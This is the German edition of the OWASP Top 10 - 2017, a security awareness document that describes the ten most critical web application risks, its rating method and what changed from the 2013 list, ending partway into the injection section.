



OWASP Top 10 - 2017

Die 10 kritischsten Sicherheitsrisiken
für Webanwendungen

(Deutsche Version 1.0)



OWASP
German Chapter
<https://owasp.de>

Dieses Dokument ist wie folgt lizenziert:

[Creative Commons Attribution-ShareAlike 4.0 International License](https://creativecommons.org/licenses/by-sa/4.0/)



Inhaltsverzeichnis

I - Über OWASP	1
D - Vorwort der deutschen Version	2
V - Vorwort	3
E - Einleitung	4
N - Neuerungen	5
Risiko - Sicherheitsrisiken für Anwendungen	6
T10 - OWASP Top 10 Risiken für die Anwendungssicherheit – 2017	7
A1:2017 - Injection	8
A2:2017 - Fehler in der Authentifizierung	9
A3:2017 - Verlust der Vertraulichkeit sensibler Daten	10
A4:2017 - XML External Entities (XXE)	11
A5:2017 - Fehler in der Zugriffskontrolle	12
A6:2017 - Sicherheitsrelevante Fehlkonfiguration	13
A7:2017 - Cross-Site Scripting (XSS)	14
A8:2017 - Unsichere Deserialisierung	15
A9:2017 - Nutzung von Komponenten mit bekannten Schwachstellen	16
A10:2017 - Unzureichendes Logging & Monitoring	17
+ E - Nächste Schritte für Software-Entwickler ...	18
+ T - Nächste Schritte für Sicherheitstester	19
+ O - Nächste Schritte für Organisationen	20
+ A - Nächste Schritte für Anwendungs-Verantwortliche	21
+ R - Anmerkungen zum Risikobegriff	22
+ RF - Details zu den Risiko-Faktoren	23
+ DAT - Methodik und Daten	24
+ DS - Danksagung	25

Über OWASP

Das Open Web Application Security Project (OWASP) ist eine offene Community. OWASP möchte Organisationen in die Lage versetzen, sichere und vertrauenswürdige Anwendungen zu entwickeln, zu kaufen und zu betreiben.

Von OWASP kann man folgendes erwarten; stets frei verfügbar und jedermann zugänglich:

- Werkzeuge- und Standards für sichere Anwendungen.
- Bücher zu den Themen Prüfungen, Entwicklung und Quellcodeanalyse im Bereich der Anwendungssicherheit.
- Vorträge und [Videos](#).
- „[Cheat sheets](#)“ zu vielen sicherheitsrelevanten Themen.
- Standard Security-Controls und Programm-Bibliotheken.
- [Lokale „Chapter“ auf der ganzen Welt](#) und [Stammtische](#).
- Neueste Forschung.
- Große und häufige [Konferenzen auf der ganzen Welt](#).
- [Mailinglisten](#).

Alle Informationen auf <https://www.owasp.org> bzw. <https://www.owasp.de>.

Alle OWASP Werkzeuge, Dokumente, Videos, Präsentationen und Chapter sind frei verfügbar und stehen jedem offen, der Anwendungssicherheit weiterentwickeln möchte.

Mangelnde Anwendungssicherheit begreifen wir als ein personen-, prozess- und technologie-bezogenes Problem, da die meisten wirksamen Ansätze für Anwendungssicherheit Verbesserungen in diesen Feldern erfordern.

OWASP ist eine neue Art von Organisation. Wir unterliegen keinem kommerziellen Druck. Das erlaubt uns unvoreingenommene, praktikable und kosteneffiziente Informationen über Anwendungssicherheit bereitzustellen.

OWASP ist nicht von Dritten abhängig, wengleich wir die sachkundige Verwendung freier und kommerzieller Technologien unterstützen. OWASP erstellt viele unterschiedliche Materialien auf Basis eines kollaborativen, transparenten und offenen Ansatzes.

Die OWASP Foundation ist die gemeinnützige Organisation, die den langfristigen Erfolg des Projektes sicher stellt. Fast jeder bei OWASP ist ehrenamtlich tätig. Das schließt das Board, Chapter- und Projekt-Leiter, sowie Mitglieder ein. Wir unterstützen innovative Sicherheitsforschung mit Spenden, Förderungen und Infrastruktur.

[Machen Sie mit!](#)

Copyright und Lizenz



Copyright © 2003 – 2018 The OWASP Foundation

Dieses Dokument ist unter der Creative Commons Attribution Share-Alike 4.0 Lizenz veröffentlicht. Bei Weiterverwendung oder Weitergabe muss die Lizenz erhalten bleiben.

Vorwort der deutschen Version

„Ist es nicht sonderbar, dass eine wörtliche Übersetzung fast immer eine schlechte ist? Und doch lässt sich alles gut übersetzen. Man sieht hieraus, wie viel es sagen will, eine Sprache ganz verstehen; es heißt, das Volk ganz kennen, das sie spricht.“ (G.C. Lichtenberg, „Sudelbücher“, 1800-1806).

Die deutsche Version der OWASP Top 10 war genau das: eine Herausforderung, dem Ziel und dem Geist der Top 10 in deutscher Sprache gerecht zu werden. Hierbei wurden bei Bedarf auch kleinere Präzisierungen vorgenommen, die das Verständnis erleichtern. Wir verwenden daher bewusst nicht den Begriff „Übersetzung“, auch wenn es zu weiten Teilen genau das ist. Dinge ständig weiter zu treiben und kontinuierlich zu verbessern ist eben auch OWASP.

Wir möchten Sie als Geschäftsführer, Manager, Anwendungs-Verantwortlicher, Prüfer oder Entwickler für Webanwendungssicherheit sensibilisieren und Ihnen den Einstieg in diese Thematik erleichtern.

Dieses Dokument hilft Ihnen, eine neue Perspektive auf Ihre Anwendungen zu erhalten, um Sicherheitsfehler zu vermeiden und Risiken minimieren zu können. Einige englische Fachbegriffe wurden dabei beibehalten, weil sie auch im deutschen gebräuchlich sind.

Wir wünschen Ihnen als Neueinsteiger oder Profi ein kurzweiliges Lesevergnügen und die (Bestätigung der) Erkenntnis, dass die Sicherheit ein kritischer Erfolgsfaktor für Webanwendungen ist.

Fragen zur deutschen Version können Sie gerne direkt an top10@owasp.de senden.

Ihr deutschsprachiges Top 10-Team:

- Christian Dresen
- Alexios Fakos (Synopsis)
- Louisa Frick (CycleSEC GmbH)
- Torsten Gigler
- Tobias Glemser
- Dr. Frank Gut (Hochschule Furtwangen)
- Dr. Ingo Hanke (SMA Solar Technology AG)
- Dr. Thomas Herzog
- Dr. Markus Koegel
- Sebastian Klipper (CycleSEC GmbH)
- Jens Liebau (bitinspect GmbH)
- Ralf Reinhardt (sic[!]sec GmbH)
- Martin Riedel (codecentric AG)
- Michael Schaefer (SCHUTZWERK GmbH)

Das Pdf zur deutschen Version der OWASP Top 10 finden Sie unter

https://www.owasp.org/index.php/Germany/Projekte/Top_10.

Stammtisch-Initiative des OWASP German Chapter

In mehreren deutschen Städten gibt es [OWASP-Stammtische](#), bei denen man sich in lockerer Runde trifft, um sich auszutauschen, nette Leute kennenzulernen oder ernsthafte Sicherheitsthemen zu diskutieren – meistens mit Vortrag.

Aktive Stammtische gibt es (Stand November 2018) in

[Dresden](#), [Frankfurt](#), [Hamburg](#), [Heilbronn-Franken](#), [Karlsruhe](#), [Köln](#), [München](#), [Ruhrpott](#) und [Stuttgart](#).

Vorwort

Seit längerer Zeit gefährdet unsichere Software unsere Finanz-, Gesundheits-, Verteidigungs-, Energie- sowie weitere kritische Infrastrukturen. Während unsere digitale Infrastruktur zunehmend komplex und vernetzt wird, wächst der Aufwand für Anwendungssicherheit exponentiell. Das schnelle Tempo moderner Softwareentwicklungsprozesse macht es dabei zwingend notwendig die häufigsten Schwachstellen schnell und zuverlässig zu entdecken. Wir können es uns schlicht nicht länger leisten, einfache Sicherheitsprobleme, wie die hier beschriebenen OWASP Top 10, zu ignorieren.

Während der Erstellung dieser OWASP Top 10 - 2017 haben wir etliche Rückmeldungen erhalten. Weit mehr als es bei all den anderen OWASP Projekten die Regel ist. Dies zeigt, wie viel Leidenschaft die Community für die OWASP Top 10 hegt und belegt ebenfalls wie wichtig es für OWASP ist, eine für den überwiegenden Teil der Anwendungsfälle passende Top 10 zu erarbeiten.

Auch wenn das ursprüngliche Ziel des OWASP Top 10 Projekt lediglich darin bestand, die Kenntnis über Sicherheitslücken unter Entwicklern und Managern zu verbreiten, so ist es inzwischen - der - defacto Sicherheitsstandard für Anwendungen geworden.

In dieser Auflage, sind Sicherheitsrisiken und Empfehlungen nachvollziehbar präzisiert, um den Einsatz der OWASP Top 10 zu erleichtern. Wir fordern große oder besonders leistungsfähige Organisationen auf den [OWASP Application Security Verification Standard \(ASVS\)](#) zu nutzen. Für die meisten ist die OWASP Top 10 jedoch ein guter erster Schritt auf der Reise nach mehr Anwendungssicherheit.

Über die OWASP Top 10 hinaus existieren weitere Handreichungen für unterschiedliche Nutzer: So richtet sich [Nächste Schritte für Software-Entwickler](#), [Nächste Schritte für Sicherheitstester](#) und [Nächste Schritte für Organisationen](#) primär an CIOs und CISOs, [Nächste Schritte für Anwendungs-Verantwortliche](#) eher an zuständige IT-Mitarbeiter.

Langfristig möchten wir Sie ermuntern, Ihre eigene Richtlinie zur Anwendungssicherheit zu erstellen, die zu Ihrer Firmenkultur und Technologie passt. Eine solche Richtlinie kann es in allen möglichen Varianten geben. Nutzen Sie die bestehenden Kompetenzen in Ihrer Organisation, um die Anwendungssicherheit auch mit Hilfe des [Software Assurance Maturity Model \(OWASP-SAMM\)](#)-Projekts zu verbessern.

Wir hoffen, dass die OWASP Top 10 Ihnen bei der Verbesserung der Anwendungssicherheit helfen. Bei Fragen, Kommentare und Ideen besuchen Sie gerne die GitHub-Projektseite der englischen Original-Version:

- <https://github.com/OWASP/Top10/issues>

Die OWASP Top 10 und deren Übersetzungen finden Sie unter:

- <https://www.owasp.org/index.php/top10>

Zuletzt möchten wir uns bei den Initiatoren des OWASP Top 10 Projekts, Dave Wichers und Jeff Williams bedanken für alle ihr Bemühen, für ihr Vertrauen in uns und drauf das Projekt mit Hilfe der OWASP-Community zu einem guten Abschluss zu bringen. Vielen Dank!

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gígler

Projekt Sponsoren

Unser Dank geht an [Autodesk](#) für ihre finanzielle Unterstützung zur Erstellung der OWASP Top 10 - 2017.

Firmen und Personen, die Informationen zum Vorkommen von Schwachstellen beige-steuert haben oder die das Projekt auf andere Art und Weise unterstützt haben, sind auf der Seite [Danksagung](#) erwähnt.

Herzlich Willkommen zu OWASP Top 10 - 2017!

Diese große Überarbeitung bringt mehrere neue Themen, darunter zwei von der OWASP-Community ausgewählte Aspekte – [A8:2017-Unsichere Deserialisierung](#) und [A10:2017-Unzureichendes Logging & Monitoring](#). Zwei wesentliche Unterschiede zu früheren OWASP Top 10-Ausgaben sind das starke Feedback durch die Community und eine umfangreiche Datenerhebung durch dutzende von Organisationen, vermutlich die größte die je für die Vorbereitung von Best-Practices für Anwendungssicherheit erhoben wurde. Dies gibt uns das Vertrauen, dass die neuen OWASP Top10 die Sicherheitsrisiken in Anwendungen mit den größten Auswirkungen für Organisationen adressiert.

In erster Linie basiert OWASP Top 10 – 2017 auf über 40 Datenzulieferungen von auf Anwendungssicherheit spezialisierten Firmen und auf einer Befragung von über 500 Sicherheitsexperten. Die Datenzulieferung umfasst die Schwachstellen von hunderten von Firmen mit insgesamt über 100.000 existierenden Anwendungen und APIs. Die Top 10 Rangliste ergibt sich aus den Verbreitungsdaten in Verbindung mit abgestimmten Abschätzungen zu Ausnutzbarkeit, Nachweisbarkeit und Auswirkungen.

Es ist ein wesentliches Ziel der OWASP Top 10, Entwickler, Designer, Architekten und Führungskräfte von Organisationen und Unternehmen über die Risiken der wichtigsten Schwachstellen von Webanwendungen aufzuklären. Die Top 10 stellen grundlegende Techniken zum Schutz gegen diese hochriskanten Probleme vor. Sie zeigen auch auf, wie es danach weitergeht.

Roadmap für weitere Aktivitäten

Hören Sie nicht bei 10 auf! Es gibt hunderte von Problemen, die Auswirkungen auf die Gesamtsicherheit einer Webanwendung haben wie im [OWASP Developer's Guide](#) und in der [OWASP Cheat Sheet Series](#) dargestellt. Diese sollten von jedem Entwickler von Webanwendungen und APIs gelesen werden. Ein Leitfaden zum effizienten Finden von Schwachstellen in Webanwendungen und APIs liefert der [OWASP Testing Guide](#).

Ständiger Wandel! Die OWASP Top 10 befinden sich in stetem Wandel. Ohne eine einzige Codezeile in der Anwendung zu ändern kann sie angreifbar werden sobald neue Schwachstellen aufgedeckt und Angriffsmethoden verfeinert werden. Bitte berücksichtigen Sie die Ratschläge am Ende der Top 10 unter Nächste Schritte für [Entwickler](#), [Sicherheitstester](#), [Organisationen](#) und [Anwendungs-Verantwortliche](#) für mehr Informationen.

Denke positiv! Wenn Sie bereit sind, das bloße Reagieren auf Schwachstellen zu beenden und stattdessen den Fokus auf die Implementierung von starken Sicherheitsfunktionen in der Anwendung legen wollen, ist das [OWASP Proactive Controls](#)-Projekt ein guter Startpunkt für Entwickler, um Sicherheit in ihre Anwendungen einzubauen. Der [OWASP Application Security Verification Standard \(ASVS\)](#) ist ein Leitfaden für Organisationen und Prüfer von Anwendungen.

Nutze Tools mit Bedacht! Sicherheitslücken können sehr komplex und versteckt im Code sein. Oft ist zum Finden und Beseitigen dieser Lücken der Einsatz von Experten mit Profi-Tools am kosteneffektivsten. Das alleinige Vertrauen auf Tools gibt ein trügerisches Sicherheitsgefühl und wird nicht empfohlen.

Schauen Sie über den Tellerrand! Machen Sie Sicherheit zu einem integrierten Bestandteil Ihrer IT-Organisation. Informieren Sie sich über das [OWASP Software Assurance Maturity Model \(SAMM\)](#).

Danksagung

Unser Dank gilt den Firmen für das Bereitstellen der Daten über Sicherheitslücken für die 2017-Aktualisierung. Wir erhielten mehr als 40 Antworten auf unseren Aufruf zur Datenerhebung. Zum ersten Mal sind alle zu dem neuen Release beigesteuerten Daten und die vollständige Liste der Mitwirkenden öffentlich einsehbar. Wir denken, dass dies eine der größeren vielfältigeren Schwachstellensammlungen ist, die je öffentlich gesammelt wurden.

Aus Platzgründen werden die beitragenden Firmen auf einer [eigenen Seite](#) gewürdigt. Wir möchten diesen Organisationen herzlichst dafür danken, dass sie ganz vorne dabei sind und die gesammelten Schwachstellen öffentlich zur Verfügung gestellt haben. Wir hoffen, das wird sich weiterentwickeln und weitere Organisationen ermutigen diese Richtung zu gehen mit dem Ziel eine nachweisbaren Sicherheit. OWASP Top 10 wäre nicht möglich ohne diese fantastischen Beiträge.

Ein großer Dank geht an über 500 Einzelpersonen die sich die Zeit für die Expertenumfrage nahmen. Ihre Stimme half bei der Aufnahme von zwei neuen Risiken in die OWASP Top 10. Die Kommentare, Ermutigungen und Kritikpunkte waren durchgehend willkommen. Wir wissen Ihre Zeit ist wertvoll und wir möchten Ihnen dafür danken.

Wir wollen uns bei jenen Personen bedanken, die in besonderem Maße konstruktive Kommentare und Zeit für den Review dieses Updates beigesteuert haben. So weit wie möglich sind sie auf der Seite ['Danksagung'](#) aufgeführt.

Abschließend danken wir im Voraus allen Übersetzern dort draußen, die diese Version der [Top 10 in zahlreiche Sprachen](#), um OWASP Top 10 auf dem ganzen Planet leichter zugänglich zu machen.

Was hat sich von Version 2013 zu 2017 verändert?

Die Veränderungen haben in den letzten vier Jahren zugenommen, folglich wurden auch die OWASP Top 10 aktualisiert. Wir haben sie vollständig umgestaltet: die Methodik und den Prozess der Datenerhebung erneuert, mit der Community vollständig transparent zusammengearbeitet, die Risiken neu priorisiert, die Beschreibung der Risiken jeweils runderneuert und die Referenzen zu aktuellen Frameworks und Programmiersprachen angepasst.

In den letzten Jahren hat sich die eingesetzte Technologie und Architektur von Anwendungen signifikant geändert:

- Microservices, die in node.js und Spring Boot geschrieben werden, ersetzen traditionelle monolithische Anwendungen. Microservices bringen neue Herausforderungen an die IT-Sicherheit mit, wie z.B. Vertrauensbeziehungen zwischen Microservices, Containern und das Management der Anmeldedaten. Alter Code, der nie dafür geschrieben wurde, aus dem Internet erreichbar zu sein, wird nun via APIs oder RESTful Web-Service nach außen geöffnet, z.B. mittels Single-Page-Anwendungen (SPA) oder für mobile Apps. Architekturelle Annahmen für den Code, wie z.B. vertrauenswürdige Nutzer, sind nicht mehr gültig.
- Single-Page-Anwendungen, die in JavaScript-Frameworks, wie z.B. Angular oder React geschrieben wurden, unterstützen die Entwicklung von sehr modularen Clients mit einem großen Funktionsumfang. Das Verlagern von Funktionen auf den Client, die traditionell auf dem Server lagen, erzeugt weitere Herausforderungen für die IT-Sicherheit.
- JavaScript ist inzwischen die meistgenutzte Sprache im Web, mit node.js auf den Servern und modernen Web-Frameworks wie Bootstrap, Electron, Angular oder React auf dem Client.

Neue Risiken, auf Basis der Datenerhebung:

- [A4:2017-XML External Entities \(XXE\)](#) ist eine neue Kategorie, die hauptsächlich per [Source-Code-Analyse-Sicherheits-Test-Tools](#) (SAST) gefunden wurde.

Neue Risiken, auf Basis der Expertenbefragung in der Community:

Wir haben die Community gebeten, zwei Risiken zu wählen, die zukünftig von größerer Bedeutung sein werden. Aufgrund der Ergebnisse der Expertenbefragung mit über 500 Einsendungen wurden nach dem Streichen von Risiken, die bereits aufgrund der Datenerhebung enthalten waren (z.B. Verlust der Vertraulichkeit sensibler Daten und XXE), folgende Risiken aufgenommen:

- [A8:2017-Unsichere Deserialisierung](#), die ein externes Ausführen von beliebigem Code und die Manipulation von sensiblen Daten-Objekten auf betroffenen Plattformen ermöglicht.
- [A10:2017-Unzureichendes Logging & Monitoring](#), das zum Übersehen oder zu beträchtlichen Verzögerungen beim Erkennen von bössartigen Aktivitäten oder digitalen Einbrüchen und dem Bearbeiten der Sicherheitsvorfälle sowie der digitalen Forensik führen kann.


Zusammengeführt oder aus den Top 10 ausgeschieden, jedoch nicht vergessen:

- **A4-Unsichere direkte Objektreferenzen** und **A7-Fehlerhafte Autorisierung auf Anwendungsebene** zusammengeführt (=vereint) zu [A5:2017-Fehler in der Zugriffskontrolle](#).
- **A8-Cross-Site Request Forgery (CSRF)**, da viele Frameworks Maßnahmen gegen [CSRF](#) beinhalten, wurde diese Kategorie nur noch in 5% der Anwendungen gefunden.
- **A10-Ungeprüfte Um- und Weiterleitungen**, das noch in ca. 8% der Anwendungen auftrat, wurde insbes. durch XXE verdrängt.

OWASP Top 10 - 2013	➔	OWASP Top 10 - 2017
A1 – Injection	➔	A1:2017-Injection
A2 – Fehler in Authentifizierung und Session-Mgmt.	➔	A2:2017-Fehler in der Authentifizierung
A3 – Cross-Site Scripting (XSS)	➔	A3:2017-Verlust der Vertraulichkeit sensibler Daten
A4 – Unsichere direkte Objektreferenzen [mit A7]	U	A4:2017-XML External Entities (XXE) [NEU]
A5 – Sicherheitsrelevante Fehlkonfiguration	➔	A5:2017-Fehler in der Zugriffskontrolle [vereint]
A6 – Verlust der Vertraulichkeit sensibler Daten	➔	A6:2017-Sicherheitsrelevante Fehlkonfiguration
A7 – Fehlerhafte Autorisierung auf Anw.-Ebene [mit A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Unsichere Deserialisierung [NEU, Community]
A9 – Nutzung von Komponenten mit bekannten Schwachstellen	➔	A9:2017-Nutzung von Komponenten mit bekannten Schwachstellen
A10 – Ungeprüfte Um- und Weiterleitungen	⊗	A10:2017-Unzureichendes Logging & Monitoring [NEU, Community]

Was sind Sicherheitsrisiken für Anwendungen?

Angrifer können im Fall der Fälle viele unterschiedliche Angriffswege in einer Applikation ausnutzen, um Schaden für das Unternehmen oder die Organisation zu verursachen. Jeder einzelne dieser Wege stellt ein Risiko dar, das unter Umständen besondere Aufmerksamkeit bedarf.



Manche dieser Angriffswege sind sehr leicht zu finden und auszunutzen, bei anderen kann es bedeutend schwer werden. So unterschiedlich die Wege, so unterschiedliche sind auch die Auswirkungen: Einige sind kaum erwähnenswert, andere könnten letztlich zum Untergang des Unternehmens führen. Das individuelle Risiko kann stets nur unter Beachtung aller relevanter Faktoren abgeschätzt werden: Dabei handelt es sich um die jeweiligen Wahrscheinlichkeiten, die mit Bedrohungsquellen, Angriffsvektoren und Schwachstellen verbunden sind. Diese werden mit den zu erwartenden technischen Auswirkungen sowie den Auswirkungen auf das Unternehmen kombiniert und bestimmen damit das individuelle Gesamtrisiko.

Was sind meine Risiken?

Die [OWASP Top 10](#) beschreibt die schwerwiegendsten Risiken von Webanwendungen, die für ein breites Spektrum an Organisationen relevant sind. Für jedes dieser zehn Risiken stellen wir Informationen zu den beeinflussenden Faktoren und den technischen Auswirkungen zur Verfügung. Zur Einschätzung verwenden wir folgendes Bewertungsschema auf Basis der [OWASP-Risk-Rating-Methode](#):

Bedrohungsquellen	Ausnutzbarkeit	Schwachstelle Verbreitung	Schwachstelle Auffindbarkeit	Technische Auswirkungen	Auswirkungen auf das Unternehmen
Anwendungsspezifisch	Einfach: 3	Sehr häufig: 3	Einfach: 3	Schwerwiegend: 3	Daten- & Geschäftsspezifisch
	Durchschnittlich: 2	Häufig: 2	Durchschnittlich: 2	Mittel: 2	
	Schwierig: 1	Selten: 1	Schwierig: 1	Gering: 1	

Mit dem diesjährigen Dokument haben wir die Tabellen der Risikobewertung überarbeitet, um die Berechnung des Risiko nachvollziehbarer zu machen. Für die Details der Verbesserungen sei hier auf den Abschnitt „[Anmerkungen zum Risikobegriff](#)“ verwiesen.

Jedes Unternehmen und jede Organisation unterscheidet sich von allen anderen. Ebenso die Angreifer, deren Ziele und die Auswirkungen eines Sicherheitsvorfalles. Wenn beispielsweise eine Organisation ein Content-Management-System (CMS) für eine öffentliche Webseite nutzt, eine andere Firma das gleiche CMS nutzt, um darin (datenschutzrelevante) Patientendaten zu speichern, so können Sicherheitsvorfälle auch bei Einsatz gleicher Software sehr unterschiedliche Auswirkungen haben. Es ist also notwendig bei der Risikobewertung die Risiken, die sich aus der Tätigkeit des Unternehmens ergeben im Blick zu haben und diese auch wirklich umfassen zu verstehen.

Die Namen der Risiken tragen – soweit möglich – die allgemein üblichen Bezeichnungen um das allgemeine Verständnis zu erhöhen und möglichst wenig zu verwirren. Siehe auch: [Common Weakness Enumeration](#) (CWE).

Referenzen

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

Andere

- [ISO 31000: Risk Management Std](#)
- [ISO 27001: ISMS](#)
- [NIST Cyber Framework \(US\)](#)
- [ASD Strategic Mitigations \(AU\)](#)
- [NIST CVSS 3.0](#)
- [Microsoft Threat Modelling Tool](#)

**A1:2017-
Injection**

Injection-Schwachstellen, wie beispielsweise SQL-, OS- oder LDAP-Injection, treten auf, wenn nicht vertrauenswürdige Daten von einem Interpreter als Teil eines Kommandos oder einer Abfrage verarbeitet werden. Ein Angreifer kann Eingabedaten dann so manipulieren, dass er nicht vorgesehene Kommandos ausführen oder unautorisiert auf Daten zugreifen kann.

**A2:2017-
Fehler in der
Authentifizierung**

Anwendungsfunktionen, die im Zusammenhang mit Authentifizierung und Session-Management stehen, werden häufig fehlerhaft implementiert. Dies erlaubt es Angreifern, Passwörter oder Session-Token zu kompromittieren oder die entsprechenden Schwachstellen so auszunutzen, dass sie die Identität anderer Benutzer vorübergehend oder dauerhaft annehmen können.

**A3:2017-
Verlust der
Vertraulichkeit
sensibler Daten**

Viele Anwendungen schützen sensible Daten, wie personenbezogene Informationen und Finanz- oder Gesundheitsdaten, nicht ausreichend. Angreifer können diese Daten auslesen oder modifizieren und mit ihnen weitere Straftaten begehen (Kreditkartenbetrug, Identitätsdiebstahl etc.). Vertrauliche Daten können kompromittiert werden, wenn sie nicht durch Maßnahmen, wie Verschlüsselung gespeicherter Daten und verschlüsselte Datenübertragung, zusätzlich geschützt werden. Besondere Vorsicht ist beim Datenaustausch mit Browsern angeraten.

**A4:2017-
XML External
Entities (XXE)**

Viele veraltete oder schlecht konfigurierte XML Prozessoren berücksichtigen Referenzen auf externe Entitäten innerhalb von XML-Dokumenten. Dadurch können solche externen Entitäten dazu eingesetzt werden, um mittels URI Datei-Handlern interne Dateien oder File-Shares offenzulegen oder interne Port-Scans, Remote-Code-Executions oder Denial-of-Service Angriffe auszuführen.

**A5:2017-
Fehler in der
Zugriffskontrolle**

Häufig werden die Zugriffsrechte für authentifizierte Nutzer nicht korrekt um- bzw. durchgesetzt. Angreifer können entsprechende Schwachstellen ausnutzen, um auf Funktionen oder Daten zuzugreifen, für die sie keine Zugriffsberechtigung haben. Dies kann Zugriffe auf Accounts anderer Nutzer sowie auf vertrauliche Daten oder aber die Manipulation von Nutzerdaten, Zugriffsrechten etc. zur Folge haben.

**A6:2017-Sicher-
heitsrelevante
Fehlkonfiguration**

Fehlkonfigurationen von Sicherheitseinstellungen sind das am häufigsten auftretende Problem. Ursachen sind unsichere Standardkonfigurationen, unvollständige oder ad-hoc durchgeführte Konfigurationen, ungeschützte Cloud-Speicher, fehlkonfigurierte HTTP-Header und Fehlerausgaben, die vertrauliche Daten enthalten. Betriebssysteme, Frameworks, Bibliotheken und Anwendungen müssen sicher konfiguriert werden und zeitnah Patches und Updates erhalten.

**A7:2017-
Cross-Site
Scripting (XSS)**

XSS tritt auf, wenn Anwendungen nicht vertrauenswürdige Daten entgegennehmen und ohne Validierung oder Umkodierung an einen Webbrowser senden. XSS tritt auch auf, wenn eine Anwendung HTML- oder JavaScript-Code auf Basis von Nutzereingaben erzeugt. XSS erlaubt es einem Angreifer, Scriptcode im Browser eines Opfers auszuführen und so Benutzersitzungen zu übernehmen, Seiteninhalte verändert anzuzeigen oder den Benutzer auf bösartige Seiten umzuleiten.

**A8:2017-
Unsichere
Deserialisierung**


Unsichere, weil unzureichend geprüfte Deserialisierungen können zu Remote-Code-Execution-Schwachstellen führen. Aber auch wenn das nicht der Fall ist, können Deserialisierungsfehler Angriffsmuster wie Replay-Angriffe, Injections und Erschleichung erweiterter Zugriffsrechte ermöglichen.

**A9:2017-Nutzung
von Komponenten
mit bekannten
Schwachstellen**

Komponenten wie Bibliotheken, Frameworks etc. werden mit den Berechtigungen der zugehörigen Anwendung ausgeführt. Wird eine verwundbare Komponente ausgenutzt, kann ein solcher Angriff von Datenverlusten bis hin zu einer Übernahme des Systems führen. Applikationen und APIs, die Komponenten mit bekannten Schwachstellen einsetzen, können Schutzmaßnahmen unterlaufen und so Angriffe mit schwerwiegenden Auswirkungen verursachen.

**A10:2017-
Unzureichendes
Logging &
Monitoring**

Unzureichendes Logging und Monitoring führt zusammen mit fehlender oder ineffektiver Reaktion auf Vorfälle zu andauernden oder wiederholten Angriffen. Auch können Angreifer dadurch in Netzwerken weiter vordringen und Daten entwenden, verändern oder zerstören. Viele Studien zeigen, dass die Zeit bis zur Aufdeckung eines Angriffs bei ca. 200 Tagen liegt sowie typischerweise durch Dritte entdeckt wird und nicht durch interne Überwachungs- und Kontrollmaßnahmen.



Ist die Anwendung verwundbar?

Eine Anwendung ist für diesen Angriff verwundbar, wenn:

- Daten, die vom Nutzer stammen, nicht ausreichend validiert, gefiltert oder durch geeignete Sanitizer-Funktionen laufen.
- Dynamische Anfragen oder nicht-parametrisierte Aufrufe ohne ein dem Kontext (SQL, LDAP, XML usw.) entsprechendes Escaping direkt einem Interpreter übergeben werden.
- Bösartige Daten innerhalb von ORM („Objekt Relationales Mapping“)-Suchparametern genutzt werden können, um vertrauliche Datensätze eines Dritten zu extrahieren.
